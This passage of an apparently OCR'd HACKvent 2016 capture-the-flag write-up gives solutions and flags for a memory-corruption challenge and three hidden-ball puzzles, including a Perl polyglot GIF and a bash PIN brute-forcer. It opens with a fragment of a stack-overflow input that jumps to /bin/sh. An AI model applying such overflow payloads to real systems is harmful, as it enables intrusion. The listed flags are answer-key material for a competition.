
"1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111

1111111111111111111111111111100f6064000000000” we are able to manipulate the stack, so that we directly jump into the “/bin/sh” system-call.



So locally it works, now we should try it online:

And it works also, the flag is in /home/m3m0ry/sorry_qq



And the flag is ***HV16-M3m0-Ryyy-corr-upt3-dpwn***

Hidden Ball 01

Task

Just wondering why #Thumper (@HackyEaster) isn't playing #HACKvent. Did you see him? Follow the rabbit !

Solution

And the hidden ball is ***HV16-hSCk-DTwW-wnKr-yTVj-bOay***

Hidden Ball 02

Task

The ball is hidden in the Challenge of day 11.


The hint is:

Day 11 - 2016-12-12 09:00 CET

In doubt, let the last two parts of your first find lead you deeper into the maze.

Solution

The last part of the flag on day 11 is TMTOWTDI. That is the perl-motto. So just execute the gif with perl:




What?!?!? It is a polyglot. It is a GIF, but also a perl script. Let's try to decompile it with "perl –d:Trace MandM.gif". We got some understandable output like:

```
>> (eval 2)[MandM.gif:2]:1: print "PIN?\n>
";srand(int(<>));print(pack("C*",map{
($_+int(rand(0xFF)))&0xFF}unpack("C*","d!L bH[}p9L9h cil,e qN")).
"\n");
```

So it take an integer as input and use it as seed for srand. I wrote a bash-script, to bruteforce the pin:

```
#!/bin/bash

for i in `seq 1 1000000`
do
    #printf "%04d\n" $i
    LIST=$(echo $i | perl MandM.gif)
    SOURCE="HV16"
    if echo "$LIST" | grep -q "$SOURCE" ; then
      echo $LIST
      echo $i
      break
    #else
        #NOTHING=""
    fi
done

echo "NOPE - Try Harder"
```

If we get the flag, the script should stop. It took several hours, but I don't care. I have time:



And we have the hidden flag 02 ***HV16-FWtf-Sh90-cApF-Q9HQ-qMrp***

Hidden Ball 03

Task

???

Solution

??? I think, this challenge wasn't released, but in the source code was some hints, that there are a third hidden challenge. In the hackvent.js you found this part at the top:

```
var HIGH_SCORE_MAX_LINES = 10000;
var HFLAG = 3;
var serviceUrl = 'http://hackvent.hac
```

But nobody solved it. ☺